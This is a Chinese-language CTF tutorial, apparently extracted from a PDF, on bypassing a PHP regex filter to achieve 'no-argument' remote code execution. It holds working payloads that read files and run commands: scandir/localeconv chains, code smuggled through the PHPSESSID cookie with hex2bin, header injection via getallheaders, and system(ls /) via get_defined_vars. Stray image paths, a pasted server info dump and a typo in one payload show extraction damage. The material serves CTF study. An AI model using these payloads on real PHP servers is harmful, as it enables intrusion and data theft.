CTF技巧之无参数RCE详细总结 (六种方法)

无参数RCE题目特征:

```
1 | if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['star'])) {
2         eval($_GET['star']);
3         }
```

正则表达式 [^\W]+\((?R)?\) 匹配了一个或多个非标点符号字符(表示函数名),后跟一个括号(表示函数调用)。其中(?R) 是递归引用,它只能匹配和替换嵌套的函数调用,而不能处理函数参数 。使用该正则表达式进行替换后,每个函数调用都会被删除,只剩下一个分号;,而最终结果强等于;时,payload才能进行下一步。简而言之,无参数rce就是不使用参数,而只使用一个个函数最终达到目的。

```
1 scandir()可以使用里面不含参数
2 scandir('1')不可以使用,里面含有参数1,无法被替换删除
```

相关函数简要介绍:

scandir():将返回当前目录中的所有文件和目录的列表。返回的结果是一个数组,其中包含当前目录下的所有文件和目录名称(glob()可替换)

localeconv(): 返回一包含本地数字及货币格式信息的数组。(但是这里数组第一项就是:', 这个.的用处很大)

current(): 返回数组中的单元,默认取第一个值。pos()和current()是同一个东西

getcwd():取得当前工作目录

dirname():函数返回路径中的目录部分

array flip():交换数组中的键和值,成功时返回交换后的数组

array rand():从数组中随机取出一个或多个单元

array reverse():将数组内容反转

getcwd(): 获取当前工作目录路径

dirname(): 函数返回路径中的目录部分。

chdir(): 函数改变当前的目录。

hightlight file()、show source()、readfile(): 读取文件内容

举个例子scandir('.')是返回当前目录,虽然我们无法传参,但是由于localeconv() 返回的数组第一个就是'.', current()取第一个值,那么current(localeconv())就能构造一个'.',那么以下就是一个简单的返回查看当前目录下文件的payload:

?参数=var_dump(scandir(current(localeconv())));

数组移动操作:

```
1 end(): 将内部指针指向数组中的最后一个元素,并输出 next(): 将内部指针指向数组中的下一个元素,并输出 prev(): 将内部指针指向数组中的上一个元素,并输出 reset(): 将内部指针指向数组中的第一个元素,并输出 each(): 返回当前元素的键名和键值,并将内部指针向前移动
```

方法一: scandir() 最常规的通解

引入一道例题BuuCTF [GXYCTF2019]禁止套娃,代码如下:


```
1 <?php
2 include "flag.php";
3 echo "flag在哪里呢? <br>";
 4 if(isset($ GET['exp'])){
5
       if (!preg_match('/data:\/\/|filter:\/\/|php:\/\/|phar:\/\/i', $_GET['exp'])) {
6
           if(';' === preg_replace('/[a-z,_]+\((?R)?\)/', NULL, $_GET['exp'])) {
7
              if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', $_GET['exp'])) {
8
                  // echo $_GET['exp'];
9
                  @eval($_GET['exp']);
10
              }
11
              else{
12
                  die("还差一点哦!");
13
14
15
           else{
16
              die("再好好想想!");
17
18
       }
19
       else{
20
           die("还想读flag, 臭弟弟!");
21
       }
22 }
23 // highlight_file(__FILE__);
24 ?>
```

第一眼看见第二个if语句,if(';' === preg_replace('/[a-z,_]+(?R)?/', NULL, \$_GET['exp']))可以看出这是典型的无参数rce,然后是后面的if (!preg_match('/et|na|info|dec|bin|hex|oct|pi|log/i', \$_GET['exp']),这里限制了phpinfo(),getcwd()这些函数用不了


最终payload为:

?exp=highligth_file(next(array_reverse(scandir(current(localeconv())))));


接下来逐个解析, 1、这里的var_dump(localeconv());我们能看见第一个string[1]就是一个".",这个点是由localeconv()产生的




2、利用current()函数将这个点取出来的,'·'代表的是当前目录,那接下来就很好理解了,我们可以利用这个点完成遍历目录的操作,相当于就是linux中的ls指令



3、既然current()取第一个值,那么current(localeconv())构造一个'.',而'.'表示当前目录,scandir('.') 将返回当前目录中的文件和子目录,这里我们得知flag所在的文件名就是flag.php



4、然而flag的文件名在比较后端我们可以通过array_reverse()将数组内容反转,让它从倒数第二的位置变成正数第二



5、移动指针读取第二个数组,参照下列数组移动操作可知我们应选用next()函数:

```
1 end(): 将内部指针指向数组中的最后一个元素,并输出
2 next(): 将内部指针指向数组中的下一个元素,并输出
5 prev(): 将内部指针指向数组中的上一个元素,并输出
6 reset(): 将内部指针指向数组中的第一个元素,并输出
7 each(): 返回当前元素的键名和键值,并将内部指针向前移动
```

6、最后用highlight_file()返回文件内容

使用最多最灵活的一个函数,可以构造出不同用法,这里直接引用了别人的payload:

```
    1 highlight_file(array_rand(array_flip(scandir(getcwd())))); //查看和读取当前目录文件
    2 print_r(scandir(dirname(getcwd()))); //查看上一级目录的文件
    3 print_r(scandir(next(scandir(getcwd())))); //查看上一级目录的文件
```

方法二: session id()

使用条件: 当请求头中有cookie时.或者走投无路手动添加cookie头也行, 有些CTF题不会卡

首先我们需要开启session_start()来保证session_id()的使用,session_id可以用来获取当前会话ID,也就是说它可以抓取PHPSESSID后面的东西,但是phpsession不允许()出现

法一: hex2bin ()

以下是十六进制编码脚本:

我们自己手动对命令进行十六进制编码,后面在用函数hex2bin()解码转回去,使得后端实际接收到的是恶意代码。我们把想要执行的命令进行十六进制编码后,替换掉'Cookie:PHPSESSID='后面的值

```
1 <?php
2 $encoded = bin2hex("phpinfo();");
3 echo $encoded;</pre>
```

得到phpinfo();的十六进制编码,即706870696e666f28293b

那么payload就可以是:

4 ?>

```
?参数=eval(hex2bin(session id(session start())));
```

同时更改cookie的值为想执行的命令的十六进制编码

法二: 读文件

例题依然是[GXYCTF2019]禁止套娃,在知道文件名为flag.php的情况下直接读文件

如果已知文件名,把文件名写在PHPSESSID后面,构造payload为:

```
readfile(session_id(session_start()));
```




方法三: getallheaders()

getallheaders返回当前请求的所有请求头信息,局限于Apache2

当确定能够返回时,我们就能在数据包最后一行加上一个请求头,写入恶意代码,再用end()函数指向最后一个请求头,使其执行,payload:

var_dump(end(getallheaders()));

这里借用别人的图演示:



PHP Version 7.0.33-0ubuntu0.16.04.2

Linux iZuf65j5vxa6iw2u28jd8wZ 4.4.0-93-generic #116-Ubuntu SMP Fri Aug 11 21:17:51 UTC 20 Apache 2.0 Handler disabled /etc/php/7.0/apache2 /etc/php/7.0/apache2/php.ini /etc/php/7.0/apache2/conf.d /etc/php/7.0/apache2/conf.d/10-opcache.ini, /etc/php/7.0/apache2/conf.d/10-pdo.ini, /etc/php/7.0/apache2/conf.d/20-calendar.ini, /etc/php/7.0/apache2/conf.d/20-ctype.ini, /etc/php/7.0/apache2/conf.d/20-exif.ini, /etc/php/7.0/apache2/conf.d/20-fileinfo.ini, /etc/php/7.0/apache2/conf.d/20-ftp.ini, /etc/php/7.0/apache2/conf.d/20-gettext.ini. /etc/php/7.0/apache2/conf.d/20-iconv.ini, /etc/php/7.0/apache2/conf.d/20-imagick.ini, /etc/php/7.0/apache2/conf.d/20-json.ini, /etc/php/7.0/apache2/conf.d/20-phar.ini, /etc/php/7.0/apache2/conf.d/20-posix.ini, /etc/php/7.0/apache2/conf.d/20-readline.ini, /etc/php/7.0/apache2/conf.d/20-shmop.ini, /etc/php/7.0/apache2/conf.d/20-sockets.ini, /etc/php/7.0/apache2/conf.d/20-sysvmsg.ini, /etc/php/7.0/apache2/conf.d/20-sysvsem.ini, /etc/php/7.0/apache2/conf.d/20-sysvshm.ini, /etc/php/7.0/apache2/conf.d/20-tokenizer.ini 20151012 20151012 320151012 API320151012,NTS API20151012,NTS

首先确认是否有回显:

print_r(get_defined_vars());

假如说原本只有一个参数a,那么可以多加一个参数b,后面写入恶意语句,payload:

a=eval(end(current(get_defined_vars())));&b=system(ls /);

方法五: dirname() & chdir()

实在无法rce, 可以考虑目录遍历进行文件读取

```
var_dump(getcwd());
结合dirname()列出当前工作目录的父目录中的所有文件和目录:
 var_dump(scandir(dirname(getcwd())));
目录
```

无参数RCE题目特征:

利用getcwd()获取当前目录:

相关函数简要介绍:

方法一: scandir() 最常规的通解

方法二: session_id() 法一: hex2bin ()

法二: 读文件

方法三: getallheaders() 方法四: get_defined_vars() 方法五: dirname() & chdir()